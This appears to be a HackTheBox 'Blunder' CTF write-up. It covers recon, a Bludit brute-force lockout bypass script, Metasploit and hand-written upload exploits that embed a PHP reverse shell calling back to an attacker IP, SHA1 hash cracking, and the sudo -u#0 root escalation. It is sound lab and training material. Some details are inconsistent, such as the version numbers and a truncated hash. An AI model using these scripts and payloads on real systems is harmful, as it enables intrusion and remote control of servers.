
Hackthebox Blunder Writeup

> Persistence is very important. You should not give up unless you are forced to give up
>
> Elon Musk

Machine Info:~$



Title	Details
Name	Blunder
IP	10.10.10.191
Difficulty	Easy
Points	20
OS	Linux

Brief:~$

Foothold
The results of the port scan show only that the HTTP port is open and that there is a web service running on that port. After checking the website I found a login portal and I found that this website is running the Bludit CMS. With Gobuster fuzzing for the TXT-extension, I found a note with the username to log in. After carefully reading the blog articles I got the password for this user and got the initial foothold on this box.

User
The running version of Bludit is 3.2.9. This version contains a Directory Traversal Image File Upload vulnerability. Metasploit has a module for this vulnerability and through this module, I got a shell as www-data on this box. I found that the update for Bludit is already placed in the root directory of the Webservice and through the files of this update I found a SHA1 hashed password for the user Hugo. After cracking this password, I switched from the user www-data to Hugo and got user access to this box.

Root
This is by far the fastest root I have ever done. After getting the shell as Hugo, I checked his privileges. It turns out that it has NOT the privileges to run /bin/bash as root. Through Exploit-DB I found a way to exploit this deny permission and get a shell as root.


Recon:~$

Nmap

```
❯ nmap -sC -sV -oN nmap/blunder.txt 10.10.10.191
Starting Nmap 7.91 ( https://nmap.org ) at 2020-10-20 20:32 UTC
Nmap scan report for 10.10.10.191
Host is up (0.22s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

Ports 21 and 80 is shown. **Apache2** web server is running at port 80. There is a website running with the name Blunder at Port 80. Let's enumerate the web service.

Website - TCP 80


A BLUNDER OF INTERESTING FACTS

ABOUT

Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

Stadia

November 27, 2019 - Reading time: ~1 minute

Google Stadia is a cloud gaming service operated by Google. It is said to be capable of streaming video games up to 4K resolution at 60 frames per second with support for high-dynamic-range, to players via the company's numerous data centers across the globe, provided they are using a sufficiently high-speed Internet connection. It is accessible through the Google Chrome web browser on desktop computers, or through smartphones, tablets, smart televisions, digital media players, and Chromecast.

The service is integrated with YouTube, and its "state share" feature allows viewers of a Stadia stream to launch a game on the service on the same save state as the streamer. This has been used as a selling point for the service. It is compatible with HID class USB controllers, though a proprietary controller manufactured by Google with a direct Wi-Fi link to data centers is available alongside the service. Stadia is not similar to Netflix, in that it requires users to purchase games to stream via Stadia rather than pay for access to a library of games. While the base service will be free, a Pro tier monthly subscription allows users to stream at higher rates for larger resolutions, and the offer to add free games to their library.

USB

November 27, 2019 - Reading time: ~1 minute

Short for **universal serial bus**, **USB** (pronounced yoo-es-bee) is a plug and play interface that allows a computer to communicate with peripheral and other devices. USB-connected devices cover a broad range; anything from keyboards and mice, to music players and flash drives. For more information on these devices, see our USB devices section.

USB may also be used to send power to certain devices, such as smartphones and tablets, as well as charge their batteries. The first commercial release of the Universal Serial Bus (version 1.0) was in January 1996. This industry standard was then quickly adopted by Intel, Compaq, Microsoft, and other companies.

ABOUT

I created this site to dump my fact files, nothing more.......?

COPYRIGHT © 2019   POWERED BY EGOTISTICALSW

There are three posts, Stephen King, Stadia, and USB.


Directory Brute Force

Now to scan for hidden folders, I'll run `gobuster` against the site, and include `-x php,txt` since I know the site is PHP, and see what files might show up:

```
❯ gobuster dir -w /opt/SecLists/Discovery/Web-Content/common.txt -x txt, php -o
gobuster_results.txt -u http://10.10.10.191
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191
[+] Threads:        10
[+] Wordlist:       /opt/SecLists/Discovery/Web-Content/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,
[+] Timeout:        10s
===============================================================
2020/10/20 20:44:06 Starting gobuster
===============================================================
/.hta.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccesspasswd (Status: 403)
...[snip]...
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
===============================================================
2020/10/20 20:56:18 Finished
===============================================================
```

The scan was slow but we were able to get these directories **`/admin`**, **`/todo.txt`**, and **`/robots.txt`**.

`/admin/` leads to an admin login for **`Bludit`** :



Bludit is a content management system (CMS).

Tried to login with some of the default credentials, but could not login.

`/todo.txt` returns a list of tasks.

```
❯ curl http://10.10.10.191/todo.txt
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Now I take note of the username `fergus` who seems to manage the blog. We need a password to login.

Shell as www-data:~$

Bludit Vulnerabilities

I checked which version of Bludit is installed through the source code and it seems that version 3.9.2 of Bludit is installed on this server. After some Googling I found an article this article from Rastating about Bludit Brute Force Mitigation Bypass vulnerability. Versions before and including 3.9.2 of the Bludit CMS are vulnerable to a bypass of the anti-brute force mechanism that is in place to block users that have attempted to incorrectly login 10 times or more. I have downloaded the Python exploit to my machine and then created a wordlist with `Cewl`, and modified the Python script .

Brute Force Creds for fergus

Let's make our own wordlist using `cewl`, is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words which can then be used for password cracking.

```
cewl http://10.10.10.191 > wordlist
```

I'll make a bunch of changes to the script, having it load my wordlist as an arg from the command line, using `\r` to print status but on the same line so it doesn't blast my terminal, removing the dummy passwords.

```
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []

with open('Wordlist') as f:
    content = f.readlines()
    pwd = [x.strip() for x in content]

wordlist = pwd

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

On running the script we get

```
❯ python3 bludit.py
[*] Trying: the
[*] Trying: Load
[*] Trying: Plugins
[*] Trying: and
[*] Trying: for
[*] Trying: Include
[*] Trying: Site
[*] Trying: this
[*] Trying: Body
[*] Trying: devices
[*] Trying: been
[*] Trying: Google
[*] Trying: games
[*] Trying: Post
[*] Trying: Cover
[*] Trying: image
[*] Trying: Title
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

So we have the credentials `fergus : RolandDeschain` . It's time to exploit and get remote shell on our PC.

As usual my next step is to search if any exploit is available for given CMS. On using `searchsploit` I get this result.

```
❯ searchsploit bludit
--------------------------------------------------------------------------------
--------------------------------------------------- ----------------------------
----
 Exploit Title
                                                   |  Path
--------------------------------------------------------------------------------
--------------------------------------------------- ----------------------------
----
Bludit  3.9.2 - Authentication Bruteforce Mitigation Bypass
                                                  | php/webapps/48746.rb
Bludit - Directory Traversal Image File Upload (Metasploit)
                                                  | php/remote/47699.rb
```

Getting User Shell

Use exploit module and configure options:

```
msf6 > use exploit/linux/http/bludit_upload_images_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf6 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS
RolandDeschain
BLUDITPASS => RolandDeschain
msf6 exploit(linux/http/bludit_upload_images_exec) > set payload
payload => php/meterpreter/reverse_tcp
msf6 exploit(linux/http/bludit_upload_images_exec) > set LHOST 10.10.14.227
LHOST => 10.10.14.227
msf6 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10.191
RHOSTS => 10.10.10.191
msf6 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.227:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading eMqdKzgebG.png...
[*] Uploading .htaccess...
[*] Executing eMqdKzgebG.png...
[*] Sending stage (39264 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.227:4444 -> 10.10.10.191:44284) at
2020-10-20 23:43:48 +0000
[+] Deleted .htaccess

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : blunder
OS          : Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16
UTC 2020 x86_64
Meterpreter : php/linux
```

Since `Metasploit` failed to respond to my meterpreter commands, I created an **`upload.py`** script in attempt to spawn a shell.

My script will take the following steps:

1. Login.
2. Get a CSRF token from the uploads page.
3. Upload the webshell as a `.php` file. Server will say it fails, but copy will still be saved in `/bl-content/tmp`.
4. Upload `.htaccess` file that turns off `RewriteEngine`.
5. Trigger webshell with reverse shell on port 303.

```
#!/usr/bin/env python3

import sys
import string
import random
import requests
import re
import socket

##########################
# Modify as needed
TARGET_URI = "http://10.10.10.191"

# Target Bludit credentials
USERNAME = "fergus"
PASSWORD = "RolandDeschain"

# For reverse shell
# Setup listner prior to execution: nc -lvp 303
ATTACKER_IP = '10.10.14.227'
ATTACKER_PORT = '303'

##########################

# Payload to be sent and executed on target
# https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-
shell.php
```

```
PAYLOAD = '<?php set_time_limit (0); $VERSION = "1.0"; $ip = \'' + ATTACKER_IP +
'\'; $port = ' + ATTACKER_PORT + '; $chunk_size = 1400; $write_a = null; $error_a
= null; $shell = \'uname -a; w; id; /bin/sh -i\'; $daemon = 0; $debug = 0; if
(function_exists(\'pcntl_fork\')) {$pid = pcntl_fork(); if ($pid == -1)
{printit("ERROR: Can\'t fork"); exit(1);} if ($pid) {exit(0);} if (posix_setsid()
== -1) {printit("Error: Can\'t setsid()"); exit(1);} $daemon = 1;} else
{printit("WARNING: Failed to daemonise. This is quite common and not fatal.");}
chdir("/"); umask(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30); if
(!$sock) {printit("$errstr ($errno)"); exit(1);} $descriptorspec = array( 0 =>
array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w") ); $process
= proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process))
{printit("ERROR: Can\'t spawn shell"); exit(1);} stream_set_blocking($pipes[0],
0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to
$ip:$port"); while (1) {if (feof($sock)) {printit("ERROR: Shell connection
terminated"); break;} if (feof($pipes[1])) {printit("ERROR: Shell process
terminated"); break;} $read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); if
(in_array($sock, $read_a)) {if ($debug) printit("SOCK READ"); $input =
fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0],
$input);} if (in_array($pipes[1], $read_a)) {if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input");
fwrite($sock, $input);} if (in_array($pipes[2], $read_a)) {if ($debug)
printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug)
printit("STDERR: $input"); fwrite($sock, $input);}} fclose($sock);
fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process);
function printit ($string) {if (!$daemon) {print "$string\n";}} ?>'

# Create a persistent session to ensure BLUDIT-KEY cookie is obtained and sent
with subsequent requests
SESSION = requests.session()

def random_string():
    """
    Generates a 10 character random string utilized for payload file name
    """
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(10))

EXPLOIT_FILENAME = random_string()

def get_csrf_uuid(url, get_uuid=0):
    """
    Returns the hidden form field value of jstokenCSRF that is requried for form
submissions
    Optional: this function will also return the uuid hidden form field value if
get_uuid is provided during call
    """
    try:
        response = SESSION.get(url)
    except requests.exceptions.RequestException as e:
        print('[!] Falied sending HTTP request: ' , e)
        sys.exit(1)

    # Extract the CSRF token value field from thge HTML response with regex
    csrf_token = re.search('(?<=name="tokenCSRF" value=")([a-z0-9]+)(?=">)',
response.text).group(0)
```

```
    # If we need the uuid value as well, extract and return
    if(get_uuid):
        uuid_value = re.search('(?<=name="uuid" value=")[a-z0-9]+(?=">)', 
response.text).group(0)
        return csrf_token, uuid_value
    else: # otherwise just return the CSRF token
        return csrf_token

def do_login():
    """
    Utilizes the declared USERNAME and PASSWORD to create a valid user session
    """
    url = TARGET_URI + '/admin/login.php'

    # Obtain the CSRF token for login form submission
    csrf_token = get_csrf_uuid(url)

    # Attempt the login
    try:
        response = SESSION.post(url, data = {'tokenCSRF':csrf_token, 'username': 
USERNAME, 'password': PASSWORD})
    except requests.exceptions.RequestException as e:
        print('[!] Falied sending HTTP request.', e)
        sys.exit(1)

    # Verify that the login was successful
    if re.search('(?<=<title>)(Bludit - Dashboard)(?=<\/title>)', response.text):
        print('[+] Login successful!')
    else:
        print('[!] Login Failure. Do you have the correct credentials?')
        sys.exit(1)

def exploit():
    """
    First sends the payload as a multi-part HTTP POST request that creates a 
randomly named .png file containing
    malicious PHP before sending a request to modify the content of .htaccess to 
disable the RewriteEngine and
    handle .png file requests as application/x-httpd-php MIME type.
    """
    # Obtain the CSRF token for form submission
    csrf_token, uuid = get_csrf_uuid(TARGET_URI + '/admin/new-content/index.php', 
1)

    url = TARGET_URI + '/admin/ajax/upload-images'

    # Send request to create malicious .png within the /bl-content/tmp directory
    files = {'images[]': (EXPLOIT_FILENAME + '.png', PAYLOAD), 'uuid': (None, 
'../../tmp'), 'tokenCSRF': (None, csrf_token)}
    try:
        response = SESSION.post(url, files=files)
    except requests.exceptions.RequestException as e:
        print('[!] Falied sending HTTP request: ' , e)
        sys.exit(1)

    # Verify it was successful
    if response.status_code == 200:
        print('[+] Upload of malicious file ' + EXPLOIT_FILENAME + '.png
successful!')
    else:
        print('[!] Error creating malicious .png file. Received HTTP response
code: ' + response.status_code)
        sys.ext(1)

    # Disable RewriteEngine and change MIME type for .png files to application/x-
httpd-php
    files = {'images[]': ('.htaccess', 'RewriteEngine off\nAddType application/x-
httpd-php .png'), 'uuid': (None, uuid), 'tokenCSRF': (None, csrf_token)}
    try:
        response = SESSION.post(url, files=files)
    except requests.exceptions.RequestException as e:
        print('[!] Falied sending HTTP request: ' , e)
        sys.exit(1)

    # Verify it was successful
    if response.status_code == 200:
        print('[+] Modification of .htaccess successful!')
    else:
        print('[!] Error modifying .htaccess. Received HTTP response code: ' +
response.status_code)
        sys.ext(1)

def spawn_shell():
    """
    Send a GET request for the newly created malicious .png file within the /bl-
content/tmp directory. If the
    exploit was sucessful, this will execute our malicious code.
    """
    url = TARGET_URI + '/bl-content/tmp/' + EXPLOIT_FILENAME + '.png'
    print('[+] Sending request to spawn shell. You may Crtl+C this program once
shell is recieved.')
    try:
        response = requests.get(url)
    except requests.exceptions.RequestException as e:
        print('[!] Falied sending HTTP request: ' , e)
        sys.exit(1)

do_login()
exploit()
spawn_shell()
```

Once I the script i get a shell

```
❯ sudo nc -lvp 303
listening on [any] 303 ...
10.10.10.191: inverse host lookup failed: Unknown host
connect to [10.10.14.227] from (UNKNOWN) [10.10.10.191] 45536
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64
x86_64 x86_64 GNU/Linux
 00:21:06 up  1:42,  1 user,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
```

```
shaun    :0       :0               22:38   ?xdm?   1:16   0.00s
/usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu
/usr/bin/gnome-session --systemd --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Priv: www-data –> huge:~$

Inside home directory two users `hugo` and `shaun` are present. User flag is inside hugo folder. But `www-data` don't have permission to read it. Only hugo has permission to read it. Tried `$su hugo` in case hugo and fergus have same password but login failed possibly due to incorrect password. To access user flag we have to login with hugo. After manual enumeration found a file `users.php` inside the directory `/var/www/bludit-3.9.2/bl-content/databases/`.

```
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "657a282fad58fab9e0e920223c45c915",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
}
```

In the v3.10.0 config, there's only one user:

```
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```


Got password `aca404fd5c0a31cf1897b823c695c85cffeb98d`. Now we have to crack this password. Hash identifier gave it is a `**sha1**` hash. Hash identifier gave it is a **SHA1** hash.

Cracking passwd

```
❯ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                        www.Blackploit.com #
   #                                                       Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: bfcc887f62e36ea019e3295aafb8a3885966e265

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

This hash does break in CrackStation:



Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

The password is **Password120**. So the credential is `Hugo : Password120`

Grab User Flag

Switch user to hugo:

```
hugo@blunder:~$ cat user.txt
06c13299d52a3024341986772fc4af6b
```

Priv: hugo –> root:~$

Enumeration

Let's check what special permission does **hugo** has.

```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

> Tip: Whenever you get a shell try to execute `$sudo -l` check what special command [*] the current user can run. And try to google '**how to escalate privilege using [*] command**'. You may get your answer easily. For example, in this case google **(ALL, !root) /bin/bash**

Got : `User hugo may run the following commands on blunder:`

`(ALL, !root) /bin/bash`

CVE-2019-14287

After googling `(ALL, !root) /bin/bash` I got a privilege escalation vector a vulnerable version of **sudo**. See this link

More Info

The configuration above is supposed to stop `sudo` as running as the root user. There was a public CVE release in November 2019 about how there were other ways to enter root besides `root` that got around this restriction. This impacts `sudo` versions before 1.8.28. I can see Blunder is running 1.8.25:

```
hugo@blunder:~$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

When running `sudo`, you can enter `-u [user]` to say which user to run as. You can also enter the user as a number in the format `-u#[uid]`. root is used id 0, so I can try:

```
hugo@blunder:~$ sudo -u#0 /bin/bash
Password:
